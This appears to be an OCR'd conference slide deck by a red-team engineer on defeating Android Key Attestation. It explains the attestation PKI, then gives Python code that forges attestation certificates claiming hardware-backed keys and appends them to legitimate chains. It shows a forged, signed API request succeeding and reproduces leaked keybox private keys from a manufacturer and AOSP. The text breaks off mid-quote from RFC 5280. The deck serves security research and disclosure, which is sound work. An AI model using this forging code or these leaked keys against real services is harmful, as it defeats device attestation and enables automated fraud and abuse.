Breaking Chains: Hacking Android Key Attestation

Alex Gonzalez

Introduction

Alex Gonzalez

amazon

Senior Red Team Engineer

dubfr33/dubfree dubfr33 linkedin/in/alex-gonzalez-63b01426b

Agenda

Background

Android Key Attestation

Bot Fraud/Abuse Use Case

Common PKI Issues

Certificate Extension PKI Issue

Root Cause Analysis

Closing Remarks

Background


- Targeting a service with a bot fraud/abuse problem
  - Bot service providers operating in various cloud service providers
  - Automating API calls to beat out legitimate users
- Implemented app and key attestation
  - Means to attest traffic sources from a physical device
- Initial disruption but lead to bot TTP shift
  - Introduction of the 0-day market
- FraudSec campaign objectives
  - Emulate bot service provider

Android Key Attestation


- App Attestation !== Key Attestation
- App Attestation (SafetyNet/Play Integrity)
  - Establishes a mobile apps integrity
    - Signed/Official App Store version
    - Rooted device/bootloader checks
    - Hooking/Swizzling checks
    - Calls a Google API to retrieve a verdict (JWT)
- Key Attestation
  - Verifies that a key is stored in secure hardware
    - Ensures keys can’t be extracted from the device (Android Keystore)
    - Calls an Android OS API to retrieve verdict (PKI/X.509 certificates)

Android Keystore

- Two types of secure storage
  - Trusted Execution Environment (TEE)
    - Utilizes ARM TrustZone
    - Virtualizes processor to create secure environment
    - Separate OS, kernel driver, userspace lib for IPC
  - Secure Element (SE)
    - Hardware Security Module (HSM)
    - Separate chip typically connected via serial interface
- Two main security protections
  - Prevents key extraction
    - Cryptographic material never leaves secure hardware
  - Key use authorizations
    - Keys are scoped to the app and for specific use cases




Trusty TEE OS Diagram



TEEGRIS OS Diagram

Android Key Attestation PKI

- No CA, Google distributes key-pair to manufacturer
- Manufacturer injects key-pair into TEE/SE (keybox)
- Developer utilizes KeyStore API in their app to create key-pair, fetch certificate chain, send certificate chain to their server for validation
- Utilize attested key based on implementation (typically signing sensitive requests)



Key Attestation PKI Diagram

Verifying Hardware-Backed Key Pairs

- Chain of trust
  - Root certificate is signed by Google
  - Each certificate in chain signed by predecessor
- Certificate revocation list
- Extracting attestation extension data
  - OID 1.3.6.1.4.1.11129.2.1.17
- Verifying attestation extension data
  - attestationChallenge (nonce), SecurityLevel, RootOfTrust, VerifiedBootState
- At a high level
  - Validate a X.509 certificate chain
  - Parse custom OID extension and validate metadata

```
KeyDescription ::= SEQUENCE {
    attestationVersion  300,
    attestationSecurityLevel  SecurityLevel,
    keyMintVersion  INTEGER,
    keyMintSecurityLevel  SecurityLevel,
    attestationChallenge  OCTET_STRING,
    uniqueId  OCTET_STRING,
    softwareEnforced  AuthorizationList,
    hardwareEnforced  AuthorizationList,
}

SecurityLevel ::= ENUMERATED {
    Software  (0),
    TrustedEnvironment  (1),
    StrongBox  (2),
}

AuthorizationList ::= SEQUENCE {
    purpose  [1] EXPLICIT SET OF INTEGER OPTIONAL,
    algorithm  [2] EXPLICIT INTEGER OPTIONAL,
    keySize  [3] EXPLICIT INTEGER OPTIONAL,
    digest  [5] EXPLICIT SET OF INTEGER OPTIONAL,
    padding  [6] EXPLICIT SET OF INTEGER OPTIONAL,
    ecCurve  [10] EXPLICIT INTEGER OPTIONAL,
    rsaPublicExponent  [200] EXPLICIT INTEGER OPTIONAL,
    mgfDigest  [203] EXPLICIT SET OF INTEGER OPTIONAL,
    rollbackResistance  [303] EXPLICIT NULL OPTIONAL,
    earlyBootOnly  [305] EXPLICIT NULL OPTIONAL,
    activeDateTime  [400] EXPLICIT INTEGER OPTIONAL,
    originationExpireDateTime  [401] EXPLICIT INTEGER OPTIONAL,
    usageExpireDateTime  [402] EXPLICIT INTEGER OPTIONAL,
    usageCountLimit  [405] EXPLICIT INTEGER OPTIONAL,
    noAuthRequired  [503] EXPLICIT NULL OPTIONAL,
    userAuthType  [504] EXPLICIT INTEGER OPTIONAL,
    authTimeout  [505] EXPLICIT INTEGER OPTIONAL,
    allowWhileOnBody  [506] EXPLICIT NULL OPTIONAL,
    trustedUserPresenceRequired  [507] EXPLICIT NULL OPTIONAL,
    trustedConfirmationRequired  [508] EXPLICIT NULL OPTIONAL,
    unlockedDeviceRequired  [509] EXPLICIT NULL OPTIONAL,
    creationDateTime  [701] EXPLICIT INTEGER OPTIONAL,
    origin  [702] EXPLICIT INTEGER OPTIONAL,
    rootOfTrust  [704] EXPLICIT RootOfTrust OPTIONAL,
    osVersion  [705] EXPLICIT INTEGER OPTIONAL,
    osPatchLevel  [706] EXPLICIT INTEGER OPTIONAL,
    attestationApplicationId  [709] EXPLICIT OCTET_STRING OPTIONAL,
    attestationIdBrand  [710] EXPLICIT OCTET_STRING OPTIONAL,
    attestationIdDevice  [711] EXPLICIT OCTET_STRING OPTIONAL,
    attestationIdProduct  [712] EXPLICIT OCTET_STRING OPTIONAL,
    attestationIdSerial  [713] EXPLICIT OCTET_STRING OPTIONAL,
    attestationIdImei  [714] EXPLICIT OCTET_STRING OPTIONAL,
    attestationIdMeid  [715] EXPLICIT OCTET_STRING OPTIONAL,
    attestationIdManufacturer  [716] EXPLICIT OCTET_STRING OPTIONAL,
    attestationIdModel  [717] EXPLICIT OCTET_STRING OPTIONAL,
    vendorPatchLevel  [718] EXPLICIT INTEGER OPTIONAL,
    bootPatchLevel  [719] EXPLICIT INTEGER OPTIONAL,
    deviceUniqueAttestation  [720] EXPLICIT NULL OPTIONAL,
    attestationIdSecondImei  [723] EXPLICIT OCTET_STRING OPTIONAL,
}

RootOfTrust ::= SEQUENCE {
    verifiedBootKey  OCTET_STRING,
    deviceLocked  BOOLEAN,
    verifiedBootState  VerifiedBootState,
    verifiedBootHash OCTET_STRING,
}

VerifiedBootState ::= ENUMERATED {
    Verified  (0),
    SelfSigned  (1),
    Unverified  (2),
    Failed  (3),
}
```

X.509 Certificates

- 3+ X.509 certificates
- Root is signed by Google
  - TEE/SE injected key-pair
- Intermediate certificates
  - Contains OIDC certificates issued extension (1.3.6.1.4.1.11129.2.1.30)
- Leaf certificate
  - Corresponding certificate for app key-pair
  - Contains OIDC attestation extension (1.3.6.1.4.1.11129.2.1.17)
  - Contains attestationChallenge (nonce)

```
Version:         3 (0x02)
Serial number:   1 (0x01)
Algorithm ID:    SHA256withRSA
Validity
  Not Before:    01/01/1970 00:00:00 (dd-mm-yyyy hh:mm:ss) (700101000000Z)
  Not After:     29/05/2034 14:33:02 (dd-mm-yyyy hh:mm:ss) (340529143302Z)
Issuer
  CN = Android Keystore Key
Subject
  CN = Android Keystore Key
Public Key
  Algorithm:     EC
  Curve Name:    secp256r1
  Length:        256 bits
  pub:           04:29:1e:a3:9f:05:43:0f:72:ab:60:de:8f:6a:47:58:
                 65:93:22:0d:ac:7c:bc:d8:31:18:a7:fb:c8:72:a4:ec:
                 42:02:da:33:2c:e8:97:89:98:4f:d7:c5:d0:e5:a2:69:
                 31:fe:c3:1c:fe:16:cb:48:d0:88:a9:b6:f1:ad:eb:27:
                 26
Certificate Signature
  Algorithm:     SHA256withRSA
  Signature:     ba:de:76:60:7d:6c:c1:e9:ac:a9:ab:fd:2b:27:36:11:
                 4d:80:ea:6d:a2:e0:0e:9e:9c:22:c5:70:47:38:8b:8c:
                 66:80:46:7d:7d:92:8e:6e:06:e6:40:4b:3c:5a:56:98:
                 89:6a:3f:7c:0c:f5:d3:47:b7:86:98:ee:72:ab:08:91:
                 f8:78:cf:84:86:aa:f8:e7:fb:cf:0d:40:32:f7:d0:34:
                 da:96:0a:91:5c:fd:91:ff:9c:df:0d:b2:45:56:81:f1:
                 38:fd:a4:eb:97:d0:12:3b:e1:a0:71:71:44:57:8d:6c:
                 42:48:8b:a4:91:98:cf:94:c9:2f:49:54:20:76:7f:51

Extensions
  1.3.6.1.4.1.11129.2.1.17 :
```


Decoded Leaf Certificate

```
KeyDescription:
 attestationVersion=3
 attestationSecurityLevel=TrustedEnvironment
 keymasterVersion=200
 keymasterSecurityLevel=TrustedEnvironment
 attestationChallenge=myL10gAfcrpYjcj6auSyqw==
 uniqueId=
 softwareEnforced=AuthorizationList:
  creationDateTime=1717179199415
  attestationApplicationId=0x3041311b30190411636f6d2e616d617a6f6e2e726162626974020412

 teeEnforced=AuthorizationList:
  purpose=SetOf:
   2
  algorithm=3
  keySize=256
  digest=SetOf:
   4   6
  ecCurve=1
  noAuthRequired=
  origin=0
  rootOfTrust=RootOfTrust:
   verifiedBootKey=0xea6604dace739431f27886d8cc623bde9221ba073727e1f1eea613cbc54ada65
   deviceLocked=True
   verifiedBootState=Verified
   verifiedBootHash=0x26feb7e2ff7a5784e55d8e3bf5ac18b6ca6af4e7807455cf82e032bb9c5bc05

  osVersion=0
  osPatchLevel=202201
  vendorPatchLevel=20220102
  bootPatchLevel=202201
```

Decoded Attestation Extension

Previous Public Research

- Obtain access to (extract) keys stored in TEE/SE
  - TEE hacking
    - Samsung TEEGRIS vulns
    - BH 2019: Breaking Samsung's ARM TrustZone
  - Custom ROM community
    - Flash your own keybox
  - SE hacking
    - None 🤷
- Break the PKI trust model (Focus of this research)
  - Create keys claiming to be stored in TEE/SE
  - None 🤷




Samsung TrustZone Exploit Chain

```
<?xml version="1.0"?>
<AndroidAttestation>
<NumberOfKeyboxes>1</NumberOfKeyboxes>
<Keybox DeviceID="0">
<Key algorithm="ecdsa">
<PrivateKey format="pem">-----BEGIN EC PRIVATE KEY-----
MHcCAQEEIGQ+NF83whDMnVFvZqS7k5JeUGVdrT8W5mpNGdnjjDF5oAoGCCqGSM49
AwEHoUQDQgAEKVCTV5RrPpZBQ7TtYYWWH6Z4yHZHYUC7uAL3QR4bANkVLRSRl8IM
Haftwd9bpx8BbYjZ06tfNAgKOvf7XG99qA==
-----END EC PRIVATE KEY-----
</PrivateKey>
<CertificateChain>
<NumberOfCertificates>3</NumberOfCertificates>
<Certificate format="pem">-----BEGIN CERTIFICATE-----
MIIB8jCCAXmgAwIBAgIQKwoJppxZtILduKIXhv3UOTAKBggqhkjOPQQDAjA5MQww
```

Leaked Keybox Example

Bot Fraud/Abuse Use Case

- User logs into app
- App creates key-pair/attestation cert chain
- Sends cert chain to validation server
- Validation server responds with key ID (pointer to pub key)
- Requests to sensitive APIs are signed with attested key-pair
  - HTTP Message Signatures (RFC 9421)



Common PKI Issues


Certificate Chain Trust

Certificate Revocation List

Hard-coded Certificate

Certificate Chain Trust

- Chain of trust
  - Root certificate is signed by Google
  - Each certificate in chain signed by predecessor
- Create an insecure EC key pair
  - Not stored in TEE/SE
- Create forged X.509 leaf certificate
  - Signed by EC key pair
  - Forged OIDC attestation extension
    - Spoofing bootloader status, security level (TEE/SE), etc.
  - Tack custom leaf certificate on the end of legit chain



Forging Our Own X.509 Certificates

```python
...
def create_private_key():
    private_key = rsa.generate_private_key(
        public_exponent=65537,
        key_size=1024,
        backend=default_backend()
    )
    return private_key

def create_custom_cert(ca_private_key, nonce):
    ec_private_key = ec.generate_private_key(
        ec.SECP256R1(), default_backend()
    )

    builder = x509.CertificateBuilder()
    builder = builder.subject_name(x509.Name([x509.NameAttribute(NameOID.COMMON_NAME, u"Android Keystore Key"),]))
    builder = builder.issuer_name(x509.Name([x509.NameAttribute(NameOID.COMMON_NAME, u"Android Keystore Key"),]))
    builder = builder.public_key(ec_private_key.public_key())
    builder = builder.serial_number(1)
    builder = builder.not_valid_before(datetime.datetime(1970, 1, 1))
    builder = builder.not_valid_after(datetime.datetime.utcnow() + datetime.timedelta(days=3650))

    attestation_extension = create_custom_extension(nonce)
    builder = builder.add_extension(x509.UnrecognizedExtension(oid=x509.ObjectIdentifier("1.3.6.1.4.1.11129.2.1.1

    certificate = builder.sign(
        private_key=ca_private_key,
        algorithm=hashes.SHA256(),
        backend=default_backend()
    )

    # Convert certificate to PEM format and decode to string format
    converted_certificate = certificate.public_bytes(serialization.Encoding.PEM).decode('utf-8')\
        .replace("-----BEGIN CERTIFICATE-----", "")\
        .replace("-----END CERTIFICATE-----", "")\
        .replace("\n", "")

    return converted_certificate, ec_private_key

def create_complete_chain(custom_cert):
    # Load existing certs
    with open('chains.json', 'r') as f:
        data = json.load(f)

    # Get a list of chain keys (identifiers)
    chain_keys = list(data['chains'].keys())
    ...
```

Forge X.509 Certificate w/ Attestation Extension

```python
...
class SecurityLevel(univ.Enumerated):
    namedValues = namedval.NamedValues(
        ('Software', 0),
        ('TrustedEnvironment', 1),
        ('StrongBox', 2)
    )

class VerifiedBootState(univ.Enumerated):
    namedValues = namedval.NamedValues(
        ('Verified', 0),
        ('SelfSigned', 1),
        ('Unverified', 2),
        ('Failed', 3)
    )

class RootOfTrust(univ.Sequence):
    componentType = namedtype.NamedTypes(
        namedtype.NamedType('verifiedBootKey', univ.OctetString()),
        namedtype.NamedType('deviceLocked', univ.Boolean()),
        namedtype.NamedType('verifiedBootState', VerifiedBootState()),
        namedtype.OptionalNamedType('verifiedBootHash', univ.OctetString())
    )

class AuthorizationList(univ.Sequence):
    componentType = namedtype.NamedTypes(
        namedtype.OptionalNamedType('purpose', univ.SetOf(componentType=univ.Integer()).subtype(explicitTag=tag.T
        namedtype.OptionalNamedType('algorithm', univ.Integer().subtype(explicitTag=tag.Tag(tag.tagClassContext,
        namedtype.OptionalNamedType('keySize', univ.Integer().subtype(explicitTag=tag.Tag(tag.tagClassContext, ta
        namedtype.OptionalNamedType('digest', univ.SetOf(componentType=univ.Integer()).subtype(explicitTag=tag.Ta
        namedtype.OptionalNamedType('ecCurve', univ.Integer().subtype(explicitTag=tag.Tag(tag.tagClassContext, ta
        namedtype.OptionalNamedType('noAuthRequired', univ.Null().subtype(explicitTag=tag.Tag(tag.tagClassContext
        namedtype.OptionalNamedType('creationDateTime', univ.Integer().subtype(explicitTag=tag.Tag(tag.tagClassCo
        namedtype.OptionalNamedType('origin', univ.Integer().subtype(explicitTag=tag.Tag(tag.tagClassContext, tag
        namedtype.OptionalNamedType('rootOfTrust', RootOfTrust().subtype(explicitTag=tag.Tag(tag.tagClassContext,
        namedtype.OptionalNamedType('osVersion', univ.Integer().subtype(explicitTag=tag.Tag(tag.tagClassContext,
        namedtype.OptionalNamedType('osPatchLevel', univ.Integer().subtype(explicitTag=tag.Tag(tag.tagClassContex
        namedtype.OptionalNamedType('attestationApplicationId', univ.OctetString().subtype(explicitTag=tag.Tag(ta
        namedtype.OptionalNamedType('attestationIdSerial', univ.OctetString().subtype(explicitTag=tag.Tag(tag.tag
        namedtype.OptionalNamedType('vendorPatchLevel', univ.Integer().subtype(explicitTag=tag.Tag(tag.tagClassCo
        namedtype.OptionalNamedType('bootPatchLevel', univ.Integer().subtype(explicitTag=tag.Tag(tag.tagClassCont
    )

class KeyDescription(univ.Sequence):
    componentType = namedtype.NamedTypes(
        namedtype.NamedType('attestationVersion', univ.Integer()),
        namedtype.NamedType('attestationSecurityLevel', univ.Enumerated()),
        namedtype.NamedType('keymasterVersion', univ.Integer()),
        namedtype.NamedType('keymasterSecurityLevel', univ.Enumerated()),
        namedtype.NamedType('attestationChallenge', univ.OctetString()),
        namedtype.OptionalNamedType('uniqueId', univ.OctetString()),
        namedtype.NamedType('softwareEnforced', AuthorizationList()),
        namedtype.NamedType('teeEnforced', AuthorizationList())
    )

def create_custom_extension(nonce):
    random_key = os.urandom(32)
    random_hash = os.urandom(32)
```

Forge Attestation Extension

```
POST /endpoint HTTP/1.1
access-token: ey....
User-Agent: Dalvik/2.1.0 (Linux; U; Android 13; AOSP on Panther Build/TQ3A.230901.001.C2)
Host: domain.com

{
  "device":"30f350e680d0d35b",
  "attestation":[
    "MIICoTCCBarp...",
    "MIICoTCCAkeg...",
    "MIIB3DCCAYOg...",
    "MIIDgDCCAWig..."
  ]
}
```

HTTP Request Sending Forged Cert Chain

Signing Our Own Requests

```
{
  "retryLimit": 5,
  "refreshInterval": 4,
  "refreshToken": "",
  "accessToken": "ey...",
  "privateAttestationKey": "MIGHAgEAMBMGByqGSM49AgEGCCqGSM49AwEHBG0wawIBAQQguB+em/Ry
  "deviceId": "12345",
  "deviceSerial": "",
  "keyId": "",
  "keyIdExpiration": null
}
```

JSON Output With Generated Private Key

```
...
def serialize_and_encode_keys(private_key: ec.EllipticCurvePrivateKey) -> Tuple[str]:
    serialized_private_key = serialize_private_key(private_key)
    b64_encoded_private_key = encode_key(serialized_private_key)
    return b64_encoded_private_key

def serialize_public_key(public_key: ec.EllipticCurvePublicKey) -> bytes:
    return public_key.public_bytes(encoding=serialization.Encoding.DER, format=serialization.PublicFormat.Subject

def serialize_private_key(private_key: ec.EllipticCurvePrivateKey) -> bytes:
    return private_key.private_bytes(
      encoding=serialization.Encoding.DER,
      format=serialization.PrivateFormat.PKCS8,
      encryption_algorithm=serialization.NoEncryption()
    )

def load_attestation_private_key(private_key: str) -> ec.EllipticCurvePrivateKey:
    decoded_private_key = base64.b64decode(private_key)
    loaded_private_key = serialization.load_der_private_key(decoded_private_key, password=None, backend=default_b
    return loaded_private_key

def encode_key(serialized_key: bytes) -> str:
    return base64.b64encode(serialized_key).decode()

def sign_request(endpoint: str, key_id: str) -> dict:
    nonce = getClientTime()
    signature_params = f'("@path" "user-agent");start={nonce};nonce="{nonce}";algo="ecdsa-p256-sha256";key="{key_
    message_parts = [
      f"\"@path\": {endpoint}",
      f"\"user-agent\": {USER_AGENT}",
      f"\"@signature-attr\": {signature_params}"
    ]
    message = '\n'.join(message_parts)
    private_key = load_attestation_private_key(private_key_str)
    signature = private_key.sign(message.encode('utf-8'),ec.ECDSA(hashes.SHA256()))
    encoded_signature = base64.b64encode(signature).decode('utf-8')
    signature_headers = {
      "Signature-attr": f"param={signature_params}",
      "Signature": f"sig=:{encoded_signature}:"
    }
    return signature_headers

nonce = get_nonce(device_id)

with open("config.json") as configFile:
    config = json.load(configFile)
    private_key_str = config["privateAttestationKey"]
print(private_key_str)
key_id = 'AQICAHg21E9N4cqPKrpywXBTFl2Ivrk5dxuqSkVKL5WYaXPSMgEJ/Kjqx0w9tUuFK/BCS4wtAAABTjCCAUoGCSqGSIb3DQEHBqCCATs
signature_headers = sign_request("/endpoint", key_id)
print(signature_headers)
...
```

Create and Sign Forged HTTP Request

```
POST /endpoint HTTP/1.1
access-token: ey...
User-Agent: Dalvik/2.1.0 (Linux; U; Android 13; AOSP on Panther Build/TQ3A.230901.001.C2)
Signature-attr: param=("@path" "user-agent");start=1720585467052;nonce="1720585467052";
algo="ecdsa-p256-sha256";key="AQICAHg21E9N4cqPKrpywXBTFl2Ivrk5dxuqSkVKL5WYaXPSMgEJ/Kjqx0w9tUuFK/=
Signature: sig=:MEUCIBvVO8aE2Uyc5CEgpu+louwxxYnOJA4W6/b5QTgZVjk3AiEAo+K/P/+RmEXoJoK9VC98=:
Host: domain.com
...

{
  "field":"doSomething",
  "id":"Ok9mZmVySWQuRW5jcnlwdGlvbktleS02aGlZbDQAAACDDtWCQwmuLr4yJpHAnDmw"
}
```


HTTP Request Forged and Signed

```
HTTP/1.1 200 OK
Server: Server
Date: Wed, 10 Jul 2024 04:25:24 GMT
Content-Type: application/json
Content-Length: 0
Connection: keep-alive
Vary: Content-Type,Accept-Encoding,User-Agent
Strict-Transport-Security: max-age=47474747; includeSubDomains; preload
```

HTTP Response Forged and Signed Successful

Certificate Revocation List

- List of revoked certificates
- Google maintains their own CRL
- CA's and Android device manufactures
  - Similar threat model
- Big market for leaked keyboxes
  - TEE 0-days leak Google certs
  - Firmware leaks
- Access to private key off device
  - No need to reprogram TEE
  - Mint your own cert chains





```
<Keybox DeviceID="NUBIA_NX651J_AK_0000001"><Key algorithm="ecdsa"><PrivateKey format="pem">
-----BEGIN EC PRIVATE KEY-----
MHcCAQEEINe7CzSlS7CEOgdCH9Zg8IP+GfhVVNT0tDzgQNuDXtDSoAoGCCqGSM49
AwEHoUQDQgAEwCzLu4AL1c86SRwHKjgGlk3L16fbU3U8zWUa1hB+0wCxwqvyD686
HLsIKAgZluKMIAQQKRalYapz+tPSdJ4mig==
-----END EC PRIVATE KEY-----
</PrivateKey><CertificateChain><NumberOfCertificates>3</NumberOfCertificates><Certificate format="pem">
```

Leaked Nubia Manufacturer Keybox

Hard-Coded Certificate

- Android 7 and older devices
  - No hardware attestation support
- Non-Google Play certified devices
  - Manufacturer mints their own root
- AOSP builds
  - Trusty TEE OS keybox
- Access to private key off device
  - Mint your own cert chains




```
176 static const uint8_t kEcAttestKey[] = {
177     0x30, 0x77, 0x02, 0x01, 0x01, 0x04, 0x20, 0x21, 0xe0, 0x86, 0x43, 0x2a, 0x15, 0x19, 0x84, 0x59,
178     0xcf, 0x36, 0x3a, 0x50, 0xfc, 0x14, 0xc9, 0xda, 0xad, 0xf9, 0x35, 0xf5, 0x27, 0xc2, 0xdf, 0xd7,
179     0x1e, 0x4d, 0x6d, 0xbc, 0x42, 0xe5, 0x44, 0xa0, 0x0a, 0x06, 0x08, 0x2a, 0x86, 0x48, 0xce, 0x3d,
180     0x03, 0x01, 0x07, 0xa1, 0x44, 0x03, 0x42, 0x00, 0x04, 0xeb, 0x9e, 0x79, 0xf8, 0x42, 0x63, 0x59,
181     0xac, 0xcb, 0x2a, 0x91, 0x4c, 0x89, 0x86, 0xcc, 0x70, 0xad, 0x90, 0x66, 0x93, 0x82, 0xa9, 0x73,
182     0x26, 0x13, 0xfe, 0xac, 0xcb, 0xf8, 0x21, 0x27, 0x4c, 0x21, 0x74, 0x97, 0x4a, 0x2a, 0xfe, 0xa5,
183     0xb9, 0x4d, 0x7f, 0x66, 0xd4, 0xe0, 0x65, 0x10, 0x66, 0x35, 0xbc, 0x53, 0xb7, 0xa0, 0xa3, 0xa6,
184     0x71, 0x58, 0x3e, 0xdb, 0x3e, 0x11, 0xae, 0x10, 0x14,
185 };
186
187 static const keymaster_key_blob_t kEcAttestKeyBlob = {
188         (const uint8_t*)&kEcAttestKey, sizeof(kEcAttestKey)
189 };
```


Legacy Hardcoded Attestation Private Key

```
66   <Keybox DeviceID="dev1">
67     <Key algorithm="ecdsa">
68       <PrivateKey format="pem">
69 -----BEGIN EC PRIVATE KEY-----
70 MHcCAQEEICHghkMqFRmEWc820lD8FMnarfk19SfC39ceTW28QuVEoAoGCCqGSM49
71 AwEHoUQDQgAE6555+EJjWazLKpFMiYbMcK2QZpOCqXMmE/6sy/ghJ0whdJdKKv6l
72 uU1/ZtTgZRBmNbxTt6CjpnFYPts+Ea4QFA==
73 -----END EC PRIVATE KEY-----
74       </PrivateKey>
75       <CertificateChain>
76         <NumberOfCertificates>2</NumberOfCertificates>
77         <Certificate format="pem">
```

AOSP Trust TEE Keybox

Certificate Extension PKI Issue (sslstrip)

- BlackHat 2009
  - New Tricks For Defeating SSL in Practice (moxie@)
- Browsers weren't validating Basic Constraints extension
- Valid leaf certificate could create and sign a leaf for any domain
  - Any valid SSL certificate owner can impersonate any domain
  - No "Untrusted Site" browser errors
  - Defeating SSL



X.509 Certificate Chain Extension Issue on SSL PKI

Basic Constraints (RFC 5280)

- Identifies whether subject is CA (can issue child certs)
  - cA
- Declares maximum depth of valid cert path
  - pathLenConstraint

```
CAs MUST NOT include the pathLenConstraint field unless the cA
boolean is asserted and the key usage extension asserts the
keyCertSign bit.

id-ce-basicConstraints OBJECT IDENTIFIER ::=  { id-ce 19 }

BasicConstraints ::= SEQUENCE {
     cA                      BOOLEAN DEFAULT FALSE,
